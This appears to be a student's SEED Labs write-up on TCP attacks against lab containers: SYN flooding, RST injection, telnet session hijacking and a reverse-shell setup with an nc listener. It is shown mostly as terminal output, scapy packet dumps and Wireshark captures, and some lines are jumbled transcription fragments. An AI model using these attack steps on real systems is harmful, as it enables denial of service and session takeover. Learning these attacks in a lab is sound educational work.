
```
bash: ./synflood.c: Permission denied
root@VM:/volumes# synflood 10.9.0.5 23
```



```
[09/30/25]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[09/30/25]seed@VM:~/.../volumes$ synflood 10.9.0.5 23
socket() failed: Operation not permitted
[09/30/25]seed@VM:~/.../volumes$
```




The attack was successful.



```
[09/30/25]seed@VM:~/.../Labsetup$ dockps
11aa181a048d  user2-10.9.0.7
03f80f240663  seed-attacker
681d97d94498  victim-10.9.0.5
165247e395f9  user1-10.9.0.6
[09/30/25]seed@VM:~/.../Labsetup$ docksh 16
root@165247e395f9:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@165247e395f9:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

Task 1.3: Enable the SYN Cookie Countermeasure

`sysctl -w net.ipv4.tcp_syncookies=1` (turn on SYN cookie)



Telnet is working and the connection was established..


```
seed@VM: ~/.../Labsetup
root@VM:/volumes# nano synflood.c
root@VM:/volumes# python3 synflood.c
File "synflood.c", line 11
/* IP Header */
^
SyntaxError: invalid syntax
root@VM:/volumes# ./synflood.c
bash: ./synflood.c: Permission denied
root@VM:/volumes# synflood 10.9.0.5 23
^C
root@VM:/volumes# python3 synflood.py

[09/30/25] seed@VM: ~/.../Labsetup$ dockps
11aa181a048d  user2-10.9.0.7
03f80f240663  seed-attacker
681d97d94498  victim-10.9.0.5
165247e395f9  user1-10.9.0.6
[09/30/25] seed@VM: ~/.../Labsetup$ docksh 16
root@165247e395f9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
681d97d94498 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-46-generic; root@VM: ~/.../Labsetup)
```


Task 2: TCP RST Attacks on telnet Connections

Establish telnet connection

```
bash: netstat: command not found
root@ef18de2be399:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:38949        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:58918          ESTABLISHED
root@ef18de2be399:/#
```



```
seed@VM: ~/.../Labsetup
[09/30/25]seed@VM:~/.../Labsetup$ ip -br a |grep UP
enp0s3                UP                10.0.2.15/24 fe80::5185:7916:4d9d:e4e2/64
br-12ad41b4f226        UP                10.9.0.1/24  fe80::42:69ff:fed1:6949/64
veth561357d@if5        UP                fe80::60df:8ff:fe3f:bc35/64
veth363b299@if7        UP                fe80::386c:d5ff:fea9:ba32/64
vethda9e87a@if9        UP                fe80::a84a:1cff:feef:f499/64
[09/30/25]seed@VM:~/.../Labsetup$
```




```
seed@VM: ~/.../Labsetup
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
root@VM:/volumes# python3 rst_attack.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 (> (<Flag 0 (>
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.9.0.5' (None)
dst : DestIPField = '10.9.0.6' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 3 (20)
dport : ShortEnumField = 7864 (80)
seq : IntField = 591132623 (0)
ack : IntField = 0 (0)
```

Output follows like this

[SEED Labs] Capturing from br-12ad41b4f226

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2025-09-30 22:3...	10.9.0.1	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ipps.
2	2025-09-30 22:3...	02:42:1b:57:21:15	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.1
3	2025-09-30 22:3...	02:42:0a:09:00:06	02:42:1b:57:21:15	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
4	2025-09-30 22:3...	10.9.0.5	10.9.0.6	TCP	54	23 → 37864 [RST] Seq=2691132623

Click on that for clear information

[SEED Labs] Capturing from br-12ad41b4f226

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
212	2025-09-30 22:4...	10.9.0.6	10.9.0.5	TCP	66	38042 → 23 [ACK] Seq=33539207
213	2025-09-30 22:4...	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
214	2025-09-30 22:4...	10.9.0.5	10.9.0.6	TCP	66	23 → 38042 [ACK] Seq=65468707
215	2025-09-30 22:4...	10.9.0.5	10.9.0.6	TELNET	118	Telnet Data ...
216	2025-09-30 22:4...	10.9.0.6	10.9.0.5	TCP	66	38042 → 23 [ACK] Seq=33539207
217	2025-09-30 22:4...	02:42:1b:57:21:15	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0
218	2025-09-30 22:4...	02:42:0a:09:00:06	02:42:1b:57:21:15	ARP	42	10.9.0.6 is at 02:42:0a:09:00
219	2025-09-30 22:4...	10.9.0.5	10.9.0.6	TCP	54	23 → 37864 [RST] Seq=26911326
220	2025-09-30 22:4...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
221	2025-09-30 22:4...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...

Frame 219: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface br-12ad41b4f226, id 0

Ethernet II, Src: 02:42:1b:57:21:15 (02:42:1b:57:21:15), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)

Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6

Transmission Control Protocol, Src Port: 23, Dst Port: 37864, Seq: 2691132623, Len: 0

Source Port: 23

Destination Port: 37864

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 2691132623

[Next sequence number: 2691132623]

Acknowledgment number: 0

Acknowledgment number (raw): 0

0101 = Header Length: 20 bytes (5)

Flags: 0x004 (RST)

Window size value: 8192

[Calculated window size: 8192]

[Window size scaling factor: -1 (unkn...)]

Checksum: 0xda8d [unverified]

[Checksum Status: Unverified]

Unreset sequence...

0000 02 42 0a 09 00 06 02 42 1b 57 21 15 00 00 00 00

0010 00 28 00 01 00 00 40 06 66 b3 0a 00 00 00 00 00

0020 00 06 00 17 93 e8 a0 67 6c cf 00 00 00 00 00 00

ENG INTL 9:48 PM Naga M 9/30/2025

```
gs : logout
Connection closed by foreign host.
dow : root@4ab265caa52c:/#
sum : xSnortField
ptr : ShortField
ions : TCPOptionsField
t@VM:/volumes#
```

one (None)

(0)


(b'')

ENG INTL 9:44 PM Naga M 9/30/2025

Task 3: TCP Session Hijacking

Establish telnet connection between victim and User1

```
seed@VM: ~/.../Labsetup
[09/30/25]seed@VM:~/.../Labsetup$ dockps
1d6f50e54fbe  user2-10.9.0.7
3151310ce7ff  user1-10.9.0.6
a8d4a3870b84  victim-10.9.0.5
3d5e2d64d204  seed-attacker
[09/30/25]seed@VM:~/.../Labsetup$ docksh a8
root@a8d4a3870b84:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:46383        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@a8d4a3870b84:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:46383        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:38050          ESTABLISHED
root@a8d4a3870b84:/#
```



[SEED Labs] Capturing from br-714cf12e57c9

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
111	2025-10-01 12:1...	10.9.0.5	10.9.0.6	TCP	66	23 → 43360 [ACK] Seq=219
112	2025-10-01 12:1...	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
113	2025-10-01 12:1...	10.9.0.6	10.9.0.5	TCP	66	43360 → 23 [ACK] Seq=377
114	2025-10-01 12:1...	10.9.0.5	10.9.0.6	TELNET	476	Telnet Data ...
115	2025-10-01 12:1...	10.9.0.6	10.9.0.5	TCP	66	43360 → 23 [ACK] Seq=377
116	2025-10-01 12:1...	10.9.0.5	10.9.0.6	TELNET	150	Telnet Data ...
117	2025-10-01 12:1...	10.9.0.6	10.9.0.5	TCP	66	43360 → 23 [ACK] Seq=377
118	2025-10-01 12:1...	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
119	2025-10-01 12:1...	10.9.0.6	10.9.0.5	TCP	66	43360 → 23 [ACK] Seq=377

Frame 116: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits) on interface br-714cf12e57c9, i

Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)

Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6

Transmission Control Protocol, Src Port: 23, Dst Port: 43360, Seq: 2199942754, Ack: 3773913034, Len: 84

Source Port: 23

Destination Port: 43360

[Stream index: 2]

[TCP Segment Len: 84]

Sequence number: 2199942754

[Next sequence number: 2199942838]

Acknowledgment number: 3773913034

1000 = Header Length: 32 bytes (8)

Flags: 0x018 (PSH, ACK)

Window size value: 509

[Calculated window size: 65152]

[Window size scaling factor: 128]

Checksum: 0x1497 [unverified]

[Checksum Status: Unverified]

Urgent pointer: 0

0020 00 06 00 17 a9 60 83 20 76 62

0030 01 fd 14 97 00 00 01 01 08 0a

0040 6d ce 4c 61 73 74 20 6c 6f 67

0050 64 20 4f 63 74 20 20 31 20 31


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
Attack successful

```

root@VM:/volumes# python3 hijack.py
Sending hijacked packet:
version      : BitField  (4 bits)           = 4             (4)
ihl          : BitField  (4 bits)           = None          (No
ne)
tos          : XByteField              = 0             (0)
len          : ShortField              = None          (No
ne)
id           : ShortField              = 1             (1)
flags        : FlagsField  (3 bits)        = <Flag 0 (>)  (<F
lag 0 (>))
frag         : BitField  (13 bits)         = 0             (0)
ttl          : ByteField               = 64            (64
)
proto        : ByteEnumField            = 6             (0)
chksum       : XShortField              = None          (No
ne)
src          : SourceIPField            = '10.9.0.6'    (No
ne)
dst          : DestIPField              = '10.9.0.5'    (No
ne)
options      : PacketListField          = []            ([
])
--
sport        : ShortEnumField           = 23            (20
)
dport        : ShortEnumField           = 43294         (80
)
seq          : IntField                 = 2291626365   (0)

```






```
seed@VM: ~/.../Labsetup
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Oct 1 14:52:08 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on p
/2
seed@cb1b8f83415f:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 47737 bytes 2582553 (2.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 81559 bytes 4731808 (4.7 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 30 bytes 2849 (2.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 30 bytes 2849 (2.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



Task 4: Creating Reverse Shell using TCP Session Hijacking

```
seed@VM: ~/.../Labsetup
root@VM:/volumes# nc -lv 9090
Listening on 0.0.0.0 9090
```



[SEED Labs] Capturing from br-714cf12e57c9

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2025-10-01 12:0...	02:42:1f:3d:ec:96	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.
2	2025-10-01 12:0...	02:42:0a:09:00:05	02:42:1f:3d:ec:96	ARP	42	10.9.0.5 is at 02:42:0a:09
3	2025-10-01 12:0...	10.9.0.6	10.9.0.5	TELNET	107	Telnet Data ...
4	2025-10-01 12:0...	10.9.0.5	10.9.0.6	TCP	54	43294 → 23 [RST] Seq=26003
5	2025-10-01 12:0...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.
6	2025-10-01 12:0...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09

Frame 3: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface br-714cf12e57c9, id 0

Ethernet II, Src: 02:42:1f:3d:ec:96 (02:42:1f:3d:ec:96), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)

Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5

Transmission Control Protocol, Src Port: 23, Dst Port: 43294, Seq: 2291626889, Ack: 2600314096, Len: 53

Source Port: 23

Destination Port: 43294

[Stream index: 0]

[TCP Segment Len: 53]

Sequence number: 2291626889

[Next sequence number: 2291626942]

Acknowledgment number: 2600314096

0101 = Header Length: 20 bytes (5)

Flags: 0x010 (ACK)

Window size value: 8192

[Calculated window size: 8192]

[Window size scaling factor: -1 (unknown)]

Checksum: 0x6f09 [unverified]

[Checksum Status: Unverified]

Urgent pointer: 0

0000 02 42 0a 09 00 05 02 42 1f 3d

0010 00 5d 00 01 00 00 40 06 66 7e

0020 00 05 00 17 a9 1e 88 97 73 89

0030 20 00 6f 09 00 00 0d 20 2f 62

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Connection was terminated

[SEED Labs] Capturing from br-714cf12e57c9

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Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2025-10-01 12:0...	02:42:1f:3d:ec:96	Broadcast	ARP	42	Who has 10.9.0.5? Tell 10.9.0.1
2	2025-10-01 12:0...	02:42:0a:09:00:05	02:42:1f:3d:ec:96	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2025-10-01 12:0...	10.9.0.6	10.9.0.5	TELNET	107	Telnet Data ...
4	2025-10-01 12:0...	10.9.0.5	10.9.0.6	TCP	54	43294 → 23 [RST] Seq=2600314096 Win=0 Len=0
5	2025-10-01 12:0...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
6	2025-10-01 12:0...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06

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INTL

11:09 AM Naga M
10/1/2025